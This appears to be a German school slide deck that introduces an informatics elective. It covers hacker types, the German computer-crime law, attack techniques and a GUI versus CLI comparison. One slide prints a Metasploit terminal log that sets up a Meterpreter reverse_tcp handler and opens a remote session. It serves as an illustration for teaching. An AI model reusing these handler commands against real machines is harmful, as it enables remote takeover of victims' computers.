

# Hey, wie geht's? 😊

“Wie wär's mit dem Wahlpflichtfach Informatik?!”

# Wer bist du? 🙈

„Bist du on-line?“

# Beurteilungskriterien

## MÜNDLICHE UND SCHRIFTLICHE LEISTUNGEN

- **Projekt**  
Mehrere Male pro Semester
- **Interview**  
1x pro Semester
- **Beitrag**  
1x pro Schuljahr  
(Referat oder Artikel)

## MITARBEIT

- **Aktive Teilnahme** am Unterrichtsgeschehen (Diskussionen, Partner- und Gruppenarbeiten usw.)
- Stundenwiederholungen, Arbeitsaufträge usw. **zeitgerecht in angemessener Qualität**
- Leistungen bei der Erarbeitung neuer Lehrstoffe (**Verständnis**)

# Hacking

Vorurteilsbelastetes Berufsbild? 🤔

# Hacken / Hacker

- **Eine einfallsreiche Experimentierfreudigkeit...**
- Bereich Computersicherheit → Aushebelung von Sicherungsmechanismen
- Hacker beschäftigen sich mit Sicherheitsmechanismen und Schwachstellen
- Hacker-Begriff in Öffentlichkeit → Fremde d. unerlaubt in Systeme eindringen
  - Eigentlich auch Sicherheitsexperten
  - Entsprechend ist der Begriff stark positiv beziehungsweise negativgeprägt
- Hacker abgrenzbar von **Scriptkiddie**
  - Hacker besitzt tiefe Grundlagenkenntnisse, ein Scriptkiddie nicht!



Quelle: <https://images.app.goo.gl/qj8maSq3osMmss9Z7>

# Schicke Hüte 🎩

- Unterscheidung Hacker nach Motivation und Loyalität zum Gesetz:
  - White-Hat-, Grey-Hat- und Black-Hat-Hackern
  - Black-Hats und Scriptkiddies → Cracker
- Hacken seit **1986 Strafrechtstatbestand**:
  - „Computersabotage im Allgemeinen, und die unbefugte Manipulation von Daten im Besonderen, als spezielle Form der Sachbeschädigung – (§ 202a, § 303a und § 303b des StGB)“
- Nach der Einführung der Gesetze zur Computerkriminalität → Abgrenzung zwischen Hackergruppen
  - Abhängig von der Gesetzmäßigkeit ihrer Tätigkeiten
- Keine klare Trennlinie zwischen **Gut** und **Böse**
  - Wenig Bezug auf real existierende Personen
  - Eher Begrifflichkeiten für eine bestimmte Art des Hackens

# White-Hats

- Verwendung des Wissens:
  - Innerhalb der Gesetze
  - Innerhalb der **Hackerethik**
- Die ethischen Grundsätze des Hackens:
  - Zugang zu Computern soll frei sein
  - Alle Informationen müssen frei sein
  - Misstrauete Autoritäten → fördert Dezentralisierung
  - Beurteile einen Hacker nach dem, was er macht
    - nicht nach üblichen Kriterien (Aussehen, Alter usw.)
  - Computer können Kunst und Schönheit schaffen
  - Computer können Leben zum Besseren verändern
  - Stöbere nicht in den Daten anderer Leute
  - Öffentliche Daten nützen, private Daten schützen
- Arbeitsbereich:
  - Ausführung eines professionellen Penetrationstests
  - Aufdeckung von Sicherheitslücken in Unternehmen



Quelle: <https://images.app.goo.gl/EwinBrde1YFpu1Un7>

# Grey-Hats

- Verwendung des Wissens:
  - Verstoßen möglicherweise gegen Gesetze
  - Restriktive Auslegung der Hackerethik
- Erreichung eines **höheren Ziels** im Vordergrund
- Arbeitsbereich:
  - Veröffentlichung von Sicherheitslücken
    - Macht Leugnen unmöglich
    - Zwingt die Verantwortlichen dazu, diese zu beheben
- Grey-Hats sind nicht eindeutig als **Gut** oder **Böse** einzustufen!



Quelle: <https://images.app.goo.gl/EwinBrde1YFpu1Un7>



# Black-Hats


- Verwendung des Wissens:
  - Handeln mit krimineller Energie
  - Im Auftrag von Regierungen oder Organisationen
  - Beabsichtigen Zielsysteme zu beschädigen oder Daten zu stehlen
    - Sogenannter „**Cyberkrieg**“
- Arbeitsbereich:
  - Widerrechtlichen Manipulation von Software
  - Teil der illegalen **Warez-Szene**
    - Abgrenzung zur legalen **Cracker-Szene** begeisterter Programmierer
    - Grenzen sind hier fließend!



Quelle: <https://images.app.goo.gl/EwinBrde1YFpu1Un7>

# Cracker

- Definition Cracker nach **Jargon File (Kompendium) 1990**:
  - Hacker, die ihre Aktivitäten auf die Umgehung von Sicherheitsmechanismen legen → **Cracker**
  - Definition von der Presse nicht wahrgenommen oder weitestgehend ignoriert
- Hacker aus dem Sicherheitsbereich (gesetzestreuer Teil):
  - Mitverwendungsanspruch des Hackerbegriffs
  - Keine Akzeptanz der Bezeichnung als Cracker (dunkel gefärbte Richtung)
- **Scriptkiddies** zählen innerhalb der Computersicherheit zu den Crackern!
  - Nutzen vorgefertigte Automatismen (mit Anleitung), um in fremde Computersysteme einzudringen oder sonstigen Schaden anzurichten
  - Obwohl notwendige Grundlagenkenntnis fehlt → Öffentlichkeitsbegriff dennoch **Hacker**



Quelle: <https://images.app.goo.gl/mbEwJ7wzuAFnisuv8>

# Techniken I


- **Virus / Würmer**
- **Social Engineering**
  - Gesellschaftliche Kontakte bringen begehrten Informationen
- **Trojanisches Pferd**
  - Als nützliche Anwendung getarnt → Erfüllt im Hintergrund, ohne Wissen des Anwenders, eine andere Funktion
- **Backdoor**
  - Ermöglicht, unter Umgehung der normalen Zugriffssicherung Zugang zum Computer
    - Über Universalpasswort des BIOS
    - Über spezielle Software (Trojaner), die Fernzugriff auf das Computersystem ermöglicht
- **Rootkits**
  - Objekte und Aktivitäten vor den Augen des Anwenders verbergen
  - Installation am kompromittierten System nach Einbruch in das Computersystem
  - Führt geheime Prozesse aus und versteckt Dateien

# Techniken II

- **Denial of Service (DoS)**
  - Außerstandsetzung eines Netzwerkdienstes → z.B. durch Überlastung
- **Exploit**
  - Nutzt spezifische Schwächen oder Fehlfunktionen eines anderen Computerprogramms aus
    - Erlangung erweiterter Privilegien
    - Ausführung einer DoS-Attacke
- **Vulnerability Scanner**
  - Automatische Analyse von Computersystemen
  - Hilfsprogramme suchen nach Sicherheitslücken in Anwendung, Computer oder Netzwerk
  - Helfen Anfälligkeiten zu erkennen
- **Sniffer**
  - Realisiert Datenverkehr eines Netzwerks oder eines angeschlossenen Gerätes
    - Empfang, Aufzeichnung, Darstellung und Auswertung von Daten
- **Keylogger**
  - Technik zum Aufzeichnen der Tastatureingaben

# Voraussetzungen 🧐

- Grundkenntnisse in Programmiersprachen
  - PHP
  - JavaScript
  - SQL
  - Skriptsprachen
- Vertiefende Betriebssystemkenntnisse
  - Linux, Windows, Virtualisierung
- Kenntnisse in der Netzwerktechnik
  - Komplexe Netzwerksysteme
  - Tor-Netzwerke
- Hardware
  - Physisch (Firewall, Fortigate usw.)
  - Virtuell (Proxy usw.)



```
root@Ras: ~/Desktop/zirikatu
File Edit View Search Terminal Help
+ -- --=[ 486 payloads - 40 encoders - 9 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]


[*] Processing /root/Desktop/zirikatu/handler/handler.rc for ERB directives.
resource (/root/Desktop/zirikatu/handler/handler.rc)> use exploit/multi/handler
resource (/root/Desktop/zirikatu/handler/handler.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/root/Desktop/zirikatu/handler/handler.rc)> set LHOST 192.168.73.128
LHOST => 192.168.73.128
resource (/root/Desktop/zirikatu/handler/handler.rc)> set LPORT 444
LPORT => 444
resource (/root/Desktop/zirikatu/handler/handler.rc)> set EXITONSESSION false
EXITONSESSION => false
resource (/root/Desktop/zirikatu/handler/handler.rc)> exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.73.128:444
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (957487 bytes) to 192.168.73.1
[*] Meterpreter session 1 opened (192.168.73.128:444 -> 192.168.73.1:59088) at 2017-06-09 22:20:48 +0200
msf exploit(handler) > sessio
```

Quelle: <https://images.app.goo.gl/22dsWsc31YUy6kK36>

# Shells

## CMD & PowerShell – WINDOWS




The image shows two windows side-by-side. The left window is the Windows Command Prompt (cmd.exe) with a black background and white text. It shows the command 'cd C:\' being entered and executed. The right window is Windows PowerShell with a blue background and white text. It shows the command 'Set-Location C:\' being entered and executed.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.17134.1]
(c) 2017 Microsoft Corporation. All rights reserved.
C:\Windows\system32>cd C:\
C:\>

Windows PowerShell
Copyright (c) 2016 Microsoft Corporation. All rights reserved.
PS C:\Users\wjgle> Set-Location C:\
PS C:\>
```

Quelle: <https://images.app.goo.gl/9UX3DoP4kRqeXqCC7>

## Terminal – macOS / Linux




The image shows a macOS Terminal window with a white background and black text. The window title is 'Documents — -bash — 80x24'. The terminal shows the user logging in, changing the directory to ~/Documents, and the prompt changing to MacBook-Pro-9:Documents helloigor\$.


```
Documents — -bash — 80x24
Last login: Wed Oct 17 18:13:08 on ttys000
MacBook-Pro-9:~ helloigor$ cd ~/Documents
MacBook-Pro-9:Documents helloigor$
```

Quelle: <https://images.app.goo.gl/baG24L6kJktyctcd9>

# Alternative: GUI – Graphical User Interface



Quelle: <https://images.app.goo.gl/f8vRHsUQveZq6RPw8>



Quelle: <https://images.app.goo.gl/X9QxHT2q2ftr3qsYA>

# GUI vs. CLI (Command Line Interface)

## #1. Basic

### GUI



This user interface enables user to interact with electronic device with the help of graphical icons and visual indicators.

### CLI




This user interface enables user to give command to interact with electronic device.

Quelle: <https://images.app.goo.gl/5p3hrgynjdwrexXf8>

## #2. Ease of understating

### GUI



Graphical user interface is visually intuitive. It is easy to understand for beginners.

### CLI



Due to need of remembering commands, it is difficult to handle and requires expertise.

Quelle: <https://images.app.goo.gl/5p3hrgynjdwrexXf8>



# GUI vs. CLI (Command Line Interface)

## #3. Memory Requirement

GUI



It requires more memory as it consists of lot of graphical components.

CLI



It requires less memory as compared to GUI.

Quelle: <https://images.app.goo.gl/5p3hrgynjdwrexXf8>

## #4. Speed

GUI



It generally uses mouse to execute commands. The speed of GUI is Slower than CLI.

CLI



Because keyboard is used to execute the commands, the speed of the CLI is Faster than GUI.

Quelle: <https://images.app.goo.gl/5p3hrgynjdwrexXf8>

# GUI vs. CLI (Command Line Interface)

## #5. Appearance

GUI



One can change the appearance with customizable option.

CLI



It is not possible to change the appearance.

Quelle: <https://images.app.goo.gl/5p3hrgynjdwxXf8>

## #6. Flexibility

GUI



More flexible than CLI.

CLI



Less flexible than GUI.

Quelle: <https://images.app.goo.gl/5p3hrgynjdwxXf8>

# GUI vs. CLI (Command Line Interface)

## #7. Device used

GUI



Keyboard and mouse.

CLI



Keyboard.

Quelle: <https://images.app.goo.gl/5p3hrgynjdwrexXf8>

## #8. Precision

GUI



Low as compared to the CLI.

CLI



High as compared to the GUI.

Quelle: <https://images.app.goo.gl/5p3hrgynjdwrexXf8>